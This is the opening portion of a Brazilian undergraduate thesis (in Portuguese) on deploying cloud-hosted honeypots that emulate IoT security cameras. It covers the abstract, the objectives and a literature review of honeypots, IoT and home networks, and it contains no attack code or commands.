UNIVERSIDADE FEDERAL DE UBERLÂNDIA

Huryel Souto Costa

Construção de *Honeypot* para Câmeras *IoT* usando computação em nuvem

Uberlândia, Brasil

2025

UNIVERSIDADE FEDERAL DE UBERLÂNDIA

Huryel Souto Costa

Construção de *Honeypot* para Câmeras *IoT* usando computação em nuvem

Trabalho de conclusão de curso apresentado à Faculdade de Computação da Universidade Federal de Uberlândia, como parte dos requisitos exigidos para a obtenção título de Bacharel em Ciência da Computação.

Orientador: Rodrigo Sanches Miani

Universidade Federal de Uberlândia – UFU

Faculdade de Computação

Bacharelado em Ciência da Computação

Uberlândia, Brasil

2025

Huryel Souto Costa

Construção de *Honeypot* para Câmeras *IoT* usando computação em nuvem

Trabalho de conclusão de curso apresentado à Faculdade de Computação da Universidade Federal de Uberlândia, como parte dos requisitos exigidos para a obtenção título de Bacharel em Ciência da Computação.

Trabalho aprovado. Uberlândia, Brasil, 01 de maio de 2025:

Rodrigo Sanches Miani
Orientador

Professor

Professor

Uberlândia, Brasil
2025

Dedico aos meus pais que, sendo professores, me ensinaram que a educação é movimento.

Agradecimentos

Agradeço a Deus, cuja presença orientou minha trajetória em inúmeros momentos. Ao meu orientador, Rodrigo Sanches Miani, por sua sabedoria e apoio durante a maior parte da minha graduação. Ao Renan Gonçalves Cattelan, que me guiou de maneira excelente enquanto tutor do CompPET, grupo de *Programa de Educação Tutorial*, do qual tive o prazer de participar. Ao grupo de pesquisa sobre *Honeypots* vinculado ao Núcleo de Segurança Cibernética da FACOM/UFU, liderado pelos professores Ivan da Silva Sendin e Rodrigo Sanches Miani, onde pude aprofundar meus estudos. Ademais, agradeço profundamente ao meu pai, Sebastião, e à minha mãe, Maria Dalma, por sempre acreditarem na importância da minha educação, e aos meus irmãos, Hiago e Hellen, por nunca duvidarem do meu caminho e por todo o apoio incondicional. Agradeço aos meus tios, que, com generosidade, me acolheram em uma cidade nova e tornaram possível esta fase da minha vida, especialmente à minha madrinha Edilene. Agradeço, igualmente, aos amigos que conquistei ao longo da graduação — Tainá, Bruno, Isabelli, Pedro Marra — e ao João Pedro, que esteve ao meu lado desde antes do início desta jornada. Embora não compartilhemos laços de sangue, me acolheram como uma família e transformaram minha experiência acadêmica em algo inesquecível. Por fim, sou grato ao Pedro, que, durante esse período, além de me oferecer apoio, me fez conhecer o amor.

Resumo

O avanço das tecnologias digitais e a crescente conectividade global têm intensificado a necessidade de aprimoramento das estratégias de segurança cibernética, especialmente diante do aumento exponencial de dispositivos da *Internet das Coisas* (*IoT*). Nesse contexto, esta monografia propõe o desenvolvimento de um modelo de *honeypot* voltado para a emulação de câmeras *IoT*, com o intuito de investigar o comportamento de agentes maliciosos. A infraestrutura empregada baseia-se na *nuvem*, utilizando servidores *Apache*, o que permite a escalabilidade e a eficiência da solução. O experimento conduzido teve duração de 15 dias e envolveu a simulação da interface de *login* e a manipulação do fluxo de vídeo 360º em um ambiente composto por 12 dispositivos, instanciados em máquinas virtuais na *Google Cloud Platform* (*GCP*) e distribuídos globalmente em localidades distintas. Esse ambiente possibilitou a coleta e análise de tentativas de ataques, de forma que foi feito uma comparação dos resultados obtidos com os de um estudo correlato. Dentre as tentativas de ataques, observou-se um alto volume de acessos automatizados provenientes de redes de *botnets*, com destaque para a presença da *Mozi Botnet*, responsável por ataques direcionados a dispositivos *IoT*. Ademais, a análise dos padrões de ataque revelou uma predominância de tentativas de exploração via requisições a *URLs* específicas, sendo os principais vetores identificados os ataques do tipo *Cross-Site Scripting* (*XSS*) e a execução remota de comandos (*Remote Command Execution - RCE*). No entanto, os resultados demonstraram que não houve interação dos atacantes com a interface da câmera *IoT*, uma vez que nenhuma tentativa de autenticação foi registrada nos *logs* do sistema. Apesar disso, o *honeypot* mostrou-se eficiente na atração de invasores e na captura de padrões de exploração utilizados contra dispositivos *IoT*. Por fim, este estudo reforça a relevância dos *honeypots* como uma ferramenta estratégica na pesquisa e no desenvolvimento de soluções para a segurança digital.

Palavras-chave: *Honeypot*, *Internet* das Coisas (*IoT*), Ataques Cibernéticos, Segurança da Informação, Câmera *IoT*.

Lista de ilustrações

Figura 1 – Arquitetura de rede com *honeypots* 16
Figura 2 – Interface de *login* do *honeypot* 30
Figura 3 – Interface de interação com imagem 360º do *honeypot* 31
Figura 4 – Localizações geográficas dos *honeypots* implantados 33
Figura 5 – Instâncias de Máquina Virtual no *GCP* dos *honeypots* de câmera *IoT* . 33
Figura 6 – Quantidade de requisições por Sistema Operacional e por *IP* 39

Lista de tabelas

Tabela 1 – Definição de Recursos para as Máquinas Virtuais 26
Tabela 2 – Localização de cada Máquina Virtual 33
Tabela 3 – Distribuição das requisições por interface 38
Tabela 4 – Quantidade de requisições por país em países com mais que mil requisições 38
Tabela 5 – Comparação da Quantidade de Requisições e Visitantes Únicos 40
Tabela 6 – Comparação da Quantidade de Requisições por País 40

Lista de abreviaturas e siglas

API	*Application Programming Interface*
AWS	*Amazon Web Services*
CPU	*Central Processing Unit*
FTP	*File Transfer Protocol*
GCP	*Google Cloud Platform*
GB	*Gigabyte*
HTTP	*Hypertext Transfer Protocol*
HTTPS	*Hypertext Transfer Protocol Secure*
IA	*Inteligência Artificial*
IoT	*Internet of Things*
IP	*Internet Protocol*
MQTT	*Message Queuing Telemetry Transport*
NVR	*Network Video Recorder*
RAM	*Random Access Memory*
RCE	*Remote Command Execution*
SSH	*Secure Socket Shell*
TCP	*Transmission Control Protocol*
UDP	*User Datagram Protocol*
URL	*Uniform Resource Locator*
vCPU	*Virtual Central Processing Unit*
VM	*Virtual Machine*
VPC	*Virtual Private Cloud*
XMPP	*Extensible Messaging and Presence Protocol*
XSS	*Cross-Site Scripting*

Sumário

1 INTRODUÇÃO 11
1.1 Objetivos 13
1.1.1 Objetivo Geral 13
1.1.2 Objetivos Específicos 13
1.2 Organização da Monografia 14

2 REVISÃO BIBLIOGRÁFICA 15
2.1 Fundamentação Teórica 15
2.1.1 Segurança da Informação 15
2.1.2 *Honeypots* e *Virtual Honeypots* 16
2.1.3 Paradigma *IoT* 17
2.1.4 Redes Domésticas 18
2.1.5 *Honeypots IoT* 19
2.1.6 Câmeras *IoT* 20
2.2 Trabalhos Correlatos 21

3 DESENVOLVIMENTO 24
3.1 Definição do dispositivo *IoT* a ser emulado 24
3.2 Construção do dispositivo emulado 25
3.3 Levantamento da infraestrutura a ser utilizada 26
3.4 Implementação dos *honeypots* virtuais e início do experimento . . . 26
3.4.1 Inicialização e configuração inicial das máquinas virtuais 27
3.4.2 Funcionamento do *script* `create_instance.sh` 27
3.4.3 Funcionamento do *script* `create_multiple_instances.sh` 28
3.4.4 Configuração manual necessária 28

4 RESULTADOS 32
4.1 Encerramento do Experimento e Obtenção das Informações Coletadas pelas Máquinas Implementadas 32
4.2 Tratamento dos *Logs* 35
4.3 Análise dos *Logs* 35
4.3.1 Requisições 36
4.3.2 Comparação com a literatura 39
4.3.2.1 Quantidade de Requisições e Visitantes Únicos 39
4.3.2.2 Distribuição Geográfica das Requisições 40
4.3.2.3 Tipos de Ataques Identificados 40

4.3.2.4 Interação com as Interfaces *Web* 41

5 CONCLUSÃO 42

REFERÊNCIAS 44

1 Introdução

É notório que meios de comunicação, de troca de informações e de consumo de conteúdo em ambientes digitais vêm se tornando mais populares, uma vez que cerca de 68% da população mundial possui acesso à *Internet* (ITU, 2024). Ademais, essa afirmação é ainda mais sólida em contexto brasileiro, em que 92,5% dos domicílios particulares permanentes país têm conexão com a *Web* (IBGE, 2024). Sendo assim, fez e faz-se necessário o desenvolvimento, utilização e melhoramento de tecnologias, *softwares* e metodologias capazes de combater ataques cibernéticos ou, ao menos, minimizar o impacto deles. Nessa conjuntura, uma das técnicas que pode ser utilizada para atingir esses objetivos é a utilização de *honeypots* (SPITZNER, 2002), que são máquinas intencionalmente vulneráveis e com falhas de segurança que têm como meta atrair atacantes para estudá-los. Em outras palavras, ao serem atacados, eles são capazes de armazenar e fornecer as ações feitas pelos invasores. A partir disso, é viabilizado o estudo do comportamento desses usuários maliciosos e a criação de meios para contrapô-los. Além disso, é possível utilizar *honeypots* para desviar o foco de *hackers* sobre um sistema principal, com o objetivo de protegê-lo. Isto posto, o uso de *honeypots* na área da segurança da informação para fins de pesquisa, desenvolvimento e aprimoramento de ferramentas e métodos de proteção é de extrema importância.

Outrossim, com o processo de globalização extremamente acelerado somado ao cenário pós pandêmico angariado pela disseminação do COVID-19, o mundo se encontra com sua população imersa na *Internet*, seja por motivos empregatícios, educacionais ou, até mesmo, de lazer (NAGLI, 2022). Dessa forma, junto ao fluxo de pessoas habitando e usufruindo de espaços e recursos *online*, criou-se um cenário chamativo à ataques cibernéticos. Isto posto, foi observado um aumento deles e estima-se que tais atos tendem a continuar crescendo a uma taxa de 15% ao ano e podem custar às empresas do mundo todo cerca de US$ 10,5 trilhões anualmente até 2025 (CISCO, 2021). À vista disso, aprimoramentos na área da segurança da informação se mostram extremamente desejados e necessários e a utilização de *honeypots* oferece meios para realizá-los.

Ademais, é evidente que o cenário referente à *Internet* das Coisas *(IoT)* está em expansão. Isso pode ser percebido pela estimativa que, em 2030, cerca de 41,1 bilhões de dispositivos *IoT* estarão ativos na rede (SINHA, 2024). Por conseguinte, é imprescindível que os usuários destas máquinas consigam desfrutar das suas funcionalidades, serviços e recursos em segurança. Logo, percebendo essa área em ascensão, juntamente ao fato de que ela precisa ser segura, o uso de *honeypots* específicos para dispositivos *IoT* se manifesta como algo positivo a esse setor.

À vista disso, já existem trabalhos que têm como meta identificar e suprir as adversidades supracitadas e que usam *honeypots* como ferramenta para isso. Em primeiro lugar, é possível citar o trabalho (BROWN REBECCA LAM; SLAUSON, 2012) que teve como objetivo tentar categorizar um perfil de invasores utilizando *Virtual Honeypots* instanciados em provedoras de nuvem pública, como a Amazon Web Services (AWS), Microsoft Azure e IBM Smartcloud. Além disso, esse projeto utilizou *honeypots* já populares como o Dionea, o Kippo, o Amun, o Artilharia e o Glastpof e, a partir dos resultados obtidos por eles, conseguiu identificar que a maior parte dos ataques provinham da China e Estados Unidos. Por fim, o projeto constatou, também, que os serviços mais acessados foram o SSH e HTTP e que o Kippo e Dionea forneciam um conjunto mais completo de dados para serem analisados, sendo isso um aspecto vantajoso deles.

Ainda, Kelly et al. (2021) realizou uma pesquisa instanciando *honeypots* em máquinas virtuais das provedoras de nuvem pública Amazon Web Services (AWS), Google Cloud Platform (GCP) e Microsoft Azure. Deste modo, foram realizados experimentos e, a partir deles, foram feitas comparações que tiveram como parâmetros: as provedoras dos serviços de nuvem, os *honeypots* utilizados e as regiões de alocação das máquinas. Diante disso, foi observado um comportamento não uniforme nos ataques, levando em consideração sua origem, o volume deles e os serviços procurados por eles. Ademais, foi percebido que os usuários mal intencionados direcionavam seus esforços para ferramentas e serviços relacionados com *home office*, tal como o compartilhamento remoto de área de trabalho. Por último, foi notado que um número considerável de ataques teve origem atípica em relação à trabalhos anteriores, como ataques originados na Índia, Venezuela e Vietnã.

Outro importante trabalho para a área foi desenvolvido por Vieira (2019) e teve como objetivo a avaliação da viabilidade da execução de uma *Honeynet IoT*. Este projeto utilizou os *honeypots* Cowrie e Dionea de forma que modificou suas estruturas originais e os aplicou à *gateways MQTT (Message Queuing Telemetry Transport)*. Dessa maneira, ao simular servidores MQTT — um dos protocolos mais utilizados pela *Internet* das Coisas — através desses *honeypots*, uma das intenções da pesquisa era tentar atrair atacantes que buscavam invadir especificamente dispositivos *IoT* ou tentar traçar um perfil comportamento dos ataques que fosse diferente do convencional já conhecido previamente. Nessa situação, foi observado quem muitos dos *IPs* de origem dos ataques não estavam nas listas dos principais sites de monitoramento de endereços maliciosos. Outrossim, foi concluído que a emulação de um gateway MQTT não gerou um resultado satisfatório em relação à identificação de um padrão diferente de ataques se comparado ao que já era conhecido a partir de trabalhos passados. Contudo, com os resultados obtidos no projeto não é possível concluir que não existem usuários maliciosos que buscam especificamente por dispositivos *IoT* ou que se comportam diferentemente quando invadem um dispositivos desse tipo.

1.1 Objetivos

1.1.1 Objetivo Geral

Perante o exposto, o objetivo geral deste trabalho é emular sistemas *IoT* em *honeypots* virtuais de forma que seja possível investigar o comportamento de atacantes. De maneira mais específica, este trabalho busca emular câmeras de segurança *IoT* utilizando infraestrutura virtual e, assim, conseguir estudar o comportamento de invasores destes dispositivos, a fim de teorizar a intenção deles ao realizar esses ataques.

1.1.2 Objetivos Específicos

Para esse fim, os seguintes objetivos específicos foram definidos:

- Configurar máquinas que emulem câmeras de segurança *IoT*, que consigam desempenhar a função de *honeypots*, utilizando computação em nuvem;
- Analisar as melhores maneiras de se obter e armazenar as informações importantes dentro do sistema;
- Implantar e configurar adequadamente um conjunto de instâncias de máquinas virtuais na nuvem;
- Coletar as informações *(logs)* angariadas e guardadas pelos *honeypots* implementados;
- Analisar as informações obtidas pelos ataques ao dispositivo e comparar os resultados angariados com um trabalho correlato, de forma a teorizar e propor maneiras de preveni-los, combatê-los ou minimizar seus danos;
- Realizar a curadoria do conjunto de dados obtido ao longo do experimento e o submeter à plataforma *Kaggle*[1], tornando-o acessível à comunidade científica e incentivando novos estudos na área de segurança cibernética.

Para a construção e realização do trabalho, foi desenvolvida uma infraestrutura de *Honeypots IoT* que foi implementada sobre máquinas virtuais alocadas em nuvens públicas, como, por exemplo, Google Cloud, Azure e AWS. Diante disso, a escolha da provedora de nuvem ocorreu a partir de critérios como os serviços oferecidos por ela, o custo monetário cobrado pelos serviços e, por fim, o atendimento às necessidades do trabalho. Ademais, alguns aspectos como a quantidade de máquinas que foram usadas e seus atributos de hardware — quantidade de CPUs, memória RAM e possibilidade de configuração de *IP* estático — também foram considerados. A partir da decisão dos

[1] Disponível em: https://www.kaggle.com/. Acesso em: 23 mar. 2025.

aspectos supracitados, a infraestrutura dos *Honeypots IoT* foi implementada sobre as instâncias das máquinas virtuais. Essa infraestrutura é caracterizada pela emulação de uma câmera *IoT* encapsulada por um servidor HTTP, juntamente a um sistema capaz de coletar os *logs* dos atacantes, tal como o *GoAccess*, que é um *software* gratuito e de código abeto. Dessa forma, o que se espera com essas características é ter uma máquina vulnerável a ataques que simule um dispositivo *IoT*, que ofereça serviços HTTP e, que ao ser comprometida por um usuário malicioso, consiga armazenar e transmitir informações sobre as ações que ela sofreu.

Por fim, foi feita, também, a construção de *scripts* que consigam inicializar as máquinas virtuais, desligá-las e obter suas informações de armazenamento e processamento. Desse modo, pretende-se automatizar ou, ao menos, facilitar a administração delas e dos experimentos realizados durante o trabalho.

1.2 Organização da Monografia

Esta dissertação está estruturada da seguinte maneira: O Capítulo 2 contempla uma revisão de literatura que embasa teoricamente os conceitos empregados ao longo da pesquisa. São apresentados tópicos sobre Segurança da Informação, *Honeypots* e *Virtual Honeypots*, Paradigma *IoT*, Redes Domésticas, *Honeypots IoT*, Câmeras *IoT*, além de trabalhos correlatos previamente desenvolvidos. No Capítulo 3, são descritas de forma estruturada as fases de construção da solução proposta, abrangendo a realização da revisão sistemática da literatura, a definição do dispositivo *IoT* emulado, a construção do dispositivo *IoT* emulado, o levantamento da infraestrutura utilizada, a implementação dos *honeypots* virtuais, o início do experimento, o encerramento do experimento e obtenção das informações coletadas pelas máquinas implementadas. O Capítulo 4 é dedicado à exposição e interpretação dos resultados obtidos ao longo do estudo. Nele, são detalhados o experimento feito, o tratamento dos *logs* e a análise deles. Por fim, o Capítulo 5 reúne as conclusões extraídas a partir das evidências empíricas levantadas, ressaltando a importância dos elementos investigados e propondo possíveis direções para investigações futuras.

2 Revisão Bibliográfica

Este capítulo apresenta os fundamentos teóricos necessários para a compreensão do estudo. Além disso, é feita uma análise breve de pesquisas relacionadas que contribuem para contextualizar e embasar a investigação realizada.

2.1 Fundamentação Teórica

2.1.1 Segurança da Informação

A segurança da informação refere-se ao conjunto de práticas, políticas e tecnologias destinadas a proteger a integridade, confidencialidade e disponibilidade das informações em diferentes contextos organizacionais. Neste contexto, confidencialidade diz respeito à garantia de que os dados serão acessados apenas por indivíduos autorizados; integridade refere-se à precisão e consistência das informações ao longo de seu ciclo de vida, assegurando que não sejam alteradas de forma indevida; e disponibilidade implica na garantia de que os dados estarão acessíveis sempre que necessário, especialmente por usuários legítimos. Dessa forma, com a crescente digitalização das informações e a integração de sistemas, a proteção de dados tornou-se uma prioridade estratégica tanto para instituições públicas quanto privadas (BRITO et al., 2024; RIOS; FILHO; RIOS, 2017).

Além disso, a segurança da informação abrange não apenas aspectos tecnológicos, mas também humanos. Estudos indicam que um número significativo de violações de segurança é resultado de falhas humanas, muitas vezes decorrentes da falta de conscientização sobre como proteger informações sensíveis (TRIGOS; NUNO, 2021; SANTOS; SILVA, 2021). Portanto, implementar programas de treinamento e conscientização é essencial para cultivar uma cultura de segurança dentro das organizações (TRIGOS; NUNO, 2021).

Em suma, a segurança da informação representa uma disciplina multifacetada, que requer a confluência de tecnologia, políticas organizacionais e treinamento humano. Devido ao ambiente digital em constante evolução e à complexidade dos riscos associados, as organizações devem adotar uma abordagem proativa e integrada para o gerenciamento da segurança da informação, garantindo não só a proteção de seus dados, mas também a confiança de todas as suas partes interessadas (MARTINS; CARNEIRO; MERGULHãO, 2023; FREUND; KARPINSKI; MACEDO, 2023).

2.1.2 *Honeypots* e *Virtual Honeypots*

Honeypots são importantes ferramentas da área de segurança da informação intencionalmente criadas para serem investigadas, atacadas e comprometidas, de maneira que coletam informações sobre atacantes e as técnicas que eles utilizaram (FAN et al., 2018). Em outras palavras *honeypots* coletam dados importantes sobre comportamento de invasores, permitindo que pesquisadores possam estudar e analisar suas táticas. Além disso, é viável empregar *honeypots* com a finalidade de redirecionar a atenção de *hackers* longe de um sistema principal, visando sua proteção (SPITZNER, 2003).

Então, sabe-se que *honeypots* podem ser implantados de diferentes jeitos, incluindo na forma de redes distribuídas de *honeypots* (conhecidas como *honeynets*) (SPITZNER, 2003). Pode-se observar um exemplo de arquitetura de rede com *honeypots* na Figura 1.



Figura 1 – Arquitetura de rede com *honeypots*.

Ainda, *honeypots* podem ser classificados de acordo com o seu nível de interação. Dessa maneira, existem os de baixa interação — que têm um nível limitado de interação com o sistema externo, como atacantes ou *softwares* maliciosos — e os de alta interação, que são projetados para simular sistemas reais (SHUKLA; VERMA, 2015). Nesse cenário, sabe-se que os *honeypots* de baixa interação são menos efetivos que os de alta interação, contudo eles são mais seguros para o administrador e mais fáceis de gerenciar (SHUKLA; VERMA, 2015). Também, existe a variação de média interação dessa ferra-

menta, que tenta fundir as vantagens dos de alta e baixa iteração, de forma que seja eficiente, seguro e tranquilo de monitorar e administrar (SHUKLA; VERMA, 2015). Por último, os *honeypots* podem, inclusive, ser classificados com base em sua implementação. Assim sendo, existem os *honeypots* virtuais (sistemas simulados executados em máquinas virtuais) e físicos (dispositivos reais implantados em uma rede) (TIDMARSH, 2023). Os *honeypots* virtuais possuem algumas vantagens sobre os físicos, como: maior facilidade em implantação e gerenciamento, menor custo, maior simplicidade para realizar replicação e distribuição geográfica, entre outras (PROVOS; HOLZ, 2007).

Ademais, os *honeypots* foram criados entre o final dos anos 80 e início da década de 1990 por Clifford Stoll, um astrônomo que trabalhava em um centro de pesquisa do governo dos Estados Unidos, com o objetivo de rastrear um hacker que tinha se infiltrado em sua rede (IKUOMENISAN; MORGAN, 2022). Desde então, esse *framework* vem evoluindo constantemente e significativamente. Contudo, as maiores contribuições nesse setor estão concentradas até o ano de 2018 (IKUOMENISAN; MORGAN, 2022). Isto posto, há, ainda, uma gama de oportunidades não — ou pouco — exploradas na utilização de *honeypots* que podem beneficiar positivamente o campo da segurança de informação.

Por fim, é possível citar o *Honeynet Project*, que é uma organização internacional de pesquisa em segurança e tem como meta investigar ataques e falhas de segurança recentes e, a partir disso, desenvolver soluções para melhorar a segurança da *Internet* (PROJECT, 2023). Outrossim, é a instituição responsável pelo desenvolvimento do *Glutton*, um *honeypot* de baixa interação que permite estudar a atividade de *hackers* que o atacam e, assim, é viabilizada a identificação e melhora de recursos para a proteção contra ameaças digitais (PROJECT, 2023).

2.1.3 Paradigma *IoT*

A *Internet of Things* (*IoT*) é uma rede composta por aparelhos agregados a sensores, *softwares* e a outras tecnologias, com o objetivo de conectar e trocar informações com outros dispositivos e sistemas através da *Internet* (ORACLE, 2023). A conjuntura da *IoT* está em constante crescimento, como evidenciado pela projeção de que, em 2030, aproximadamente 41,1 bilhões de dispositivos dessa rede estarão conectados à *Web* (SINHA, 2024).

O conceito de *Internet* das Coisas (*IoT*) surgiu em 1999 e foi formalizado pelo Instituto de Tecnologia de Massachusetts (*MIT*). A sigla foi utilizada pela primeira vez pelo pesquisador britânico Kevin Ashton, responsável por introduzir a ideia no contexto acadêmico e tecnológico (KRAMP; KRANENBURG; LANGE, 2013). Nesse contexto, vários avanços recentes em diversas áreas da tecnologia tornaram o paradigma *IoT* uma realidade viável, por exemplo o desenvolvimento de sensores e dispositivos de baixo custo, plataformas de computação em nuvem, *machine learning*, novos protocolos de comunica-

ção — como o *Bluetooth Low Energy (BLE)* —, entre outros (ORACLE, 2023).

Ademais, as tecnologias que envolvem o setor *IoT* possuem diversas aplicações. Primeiramente, percebe-se uma crescente utilização dessas tecnologias nas indústrias, como na manufatura inteligente, em que os sensores são implementados para realizar o monitoramento de máquinas e prever falhas antes que aconteçam (ORACLE, 2023). Em segundo lugar, a *Internet* das Coisas torna possível as *Smart Cities*, que podem aplicar esse paradigma no monitoramento e na gestão inteligente de estacionamentos, iluminação pública, coleta de lixo, entre outros (ZANELLA et al., 2014). Por fim, o paradigma *IoT* viabiliza as *Smart Homes*, de forma que objetos e eletrodomésticos que compõem habitações são conectados à *Internet*. Portanto, dispositivos domésticos como geladeiras, televisões, sistemas de iluminação, *smartphones*, computadores pessoais e roteadores frequentemente compõe *Smart Homes*, visto que estão dentro do ecossistema *IoT* das residências (TOTVS, 2022).

Por fim, diversas tecnologias de comunicação desempenham um papel fundamental na *Internet* das Coisas. Entre as principais, destacam-se:

Bluetooth
: uma tecnologia de comunicação sem fio de curto alcance frequentemente empregada em dispositivos móveis e wearables;

Wi-Fi
: uma tecnologia de rede sem fio amplamente utilizada em ambientes domésticos e corporativos;

Zigbee
: um protocolo de rede sem fio de baixa potência comum em aplicações de automação residencial e industrial;

Z-Wave
: um protocolo sem fio de baixa potência largamente empregado em automação residencial;

NFC
: uma tecnologia de comunicação sem fio de curto alcance, comum em pagamentos móveis e outras aplicações.

2.1.4 Redes Domésticas

Redes domésticas são sistemas de interconexão de dispositivos em uma residência, permitindo o compartilhamento de recursos — como impressoras e arquivos — e o acesso

à *Internet* por esses dispositivos (MITCHELL, 2021). Isto posto, elas podem ser com ou sem fio, dependendo da tecnologia usada para conectar os aparelhos (GARRETT, 2021).

Outrossim, redes domésticas emergiram nos anos 1990, à medida que as pessoas passaram a possuir mais de um computador em suas residências. Inicialmente, essas redes eram com fio e utilizavam padrão *Ethernet* para a interconexão dos computadores. Entretanto, com o passar do tempo, as redes sem fio ganharam popularidade e se tornaram mais acessíveis, de maneira que possibilitaram a conexão de dispositivos à rede sem a necessidade de cabos (SHINDER, 2001).

Ainda, têm ocorrido numerosos progressos no campo das redes domésticas, tal como a notável evolução da tecnologia *Wi-Fi* desde a sua concepção em 1997. Dessa forma, temos o *Wi-Fi* 6 como o padrão mais atual, de maneira que proporciona velocidades mais elevadas e uma eficiência superior em comparação com suas versões anteriores (GARRETT, 2021). Ademais, a *IoT* tem ganhado crescente popularidade, o que implica no uso de redes domésticas dentro do conceito de *Smart Homes*.

Em último lugar, no contexto de redes domésticas, é importante mencionar a importância do roteador. À vista disso, o roteador assume uma função central e essencial como dispositivo de rede. Por conseguinte, desempenha um papel fundamental na facilitação da comunicação entre os dispositivos presentes na residência e na obtenção da conexão com a *Internet* (CYBERFLY, 2019). Além disso, o roteador assume a responsabilidade de gerenciamento do tráfego interno à rede local, bem como provê recursos de segurança (CYBERFLY, 2019). Assim sendo, a seleção cuidadosa de um roteador apropriado e a configuração adequada desse dispositivo são decisivas para assegurar a eficiência e segurança de uma rede doméstica (REDEINFRA, 2023).

2.1.5 *Honeypots IoT*

Honeypots IoT são sistemas de armadilha elaborados com o propósito de atrair e interceptar ataques direcionados a dispositivos que estão vinculados à *Internet* das Coisas. Em outras palavras, esses *honeypots* são meticulosamente configurados para emular dispositivos *IoT* autênticos, como câmeras de segurança, termostatos inteligentes ou sensores de movimento, com o propósito de atrair potenciais invasores e recolher dados acerca de suas estratégias e abordagens (HEINRICH; OBELHEIRO, 2019).

Além disso, recomenda-se empregar *honeypots IoT* para uma análise detalhada do comportamento de *malwares* voltados para *IoT devices*. Entretanto, é crucial adotar precauções para assegurar que esses ambientes possam registrar de forma precisa todo o processo de infecção de *malwares*, sem se transformarem em pontos de origem de ataques a outras redes (BAREA et al., 2019).

Diante dos fatos supracitados, sabe-se que uma das primeiras referências aos *ho-*

neypots IoT pode ser é encontrada no estudo (DOWLING; SCHUKAT; MELVIN, 2017). Isto posto, nessa pesquisa foi desenvolvido um *honeypot ZigBee* para avaliar o comportamento de ataques cibernéticos direcionados a aparelhos da *Internet* das Coisas. Ademais, enfatizou-se a necessidade de *honeypots* especializados destinados a capturar e analisar ataques direcionados especificamente a dispositivos *IoT*.

Conforme o cenário da *Internet of Things* continuou a se desenvolver, pesquisadores passaram a reconhecer a importância de implementar *honeypots* para proteger e salvaguardar esses dispositivos interconectados. Isso pode ser observado no estudo desenvolvido por Tambe et al. (2019), que abrangeu a detecção de ameaças a máquinas *IoT* por meio do uso de *honeypots* escalonáveis direcionados por rede privada virtual (*VPN*). Isto é, o foco desse estudo foi identificar *malwares* e outras ameaças voltadas para *IoT devices* ao direcionar o tráfego de um *honeypot* através de uma *VPN*.

Ainda, foram exploradas na literatura, também, a escalabilidade e implantação de *honeypots IoT*. Desse modo, Guan et al. (2022) propôs o *HoneyCam*, um *honeypot* escalonável de alta interação que simula câmeras *IoT* através da utilização de vídeos de 360 graus previamente gravados. Por conseguinte, esse trabalho demonstrou o potencial do uso de *honeypots* baseados em vídeo para atrair e enganar invasores que visam câmeras *IoT*.

Portanto, é possível concluir que o desenvolvimento e a utilização de *honeypots* voltados para a *Internet* das Coisas tornaram-se essenciais para a compreensão e a redução das ameaças em constante evolução que afetam os aparelhos *IoT*. Em outras palavras, esses *honeypots* desempenham um papel fundamental no desenvolvimento de medidas de segurança eficazes para os ecossistemas que englobam o paradigma *IoT*.

2.1.6 Câmeras *IoT*

As câmeras *IoT* desempenham um papel fundamental no ecossistema da *Internet* das Coisas (*IoT*). Esses dispositivos são projetados para capturar e transmitir imagens e vídeos pela *Internet*, desempenhando uma função essencial em diversas aplicações, particularmente em sistemas de vigilância e monitoramento de espaços. Esse tipo de câmera possibilita o acesso remoto às imagens, permitindo que os usuários visualizem o conteúdo em tempo real de qualquer local, desde que possuam um dispositivo conectado à *Internet* (SILVA et al., 2020).

Comumente, essas câmeras são integradas a sistemas de segurança em residências e empresas, atuando como ferramentas de vigilância contínua. Elas oferecem recursos para detectar movimentos, enviar notificações em tempo real e gravar imagens para revisão posterior, aumentando assim a proteção dos ambientes monitorados (SOUZA, 2017). Além disso, as câmeras *IoT* podem ser conectadas a sistemas de automação residencial,

permitindo aos usuários centralizar o controle da segurança de suas casas, integrando-as a outros dispositivos como alarmes e fechaduras inteligentes (GONçALVES et al., 2019).

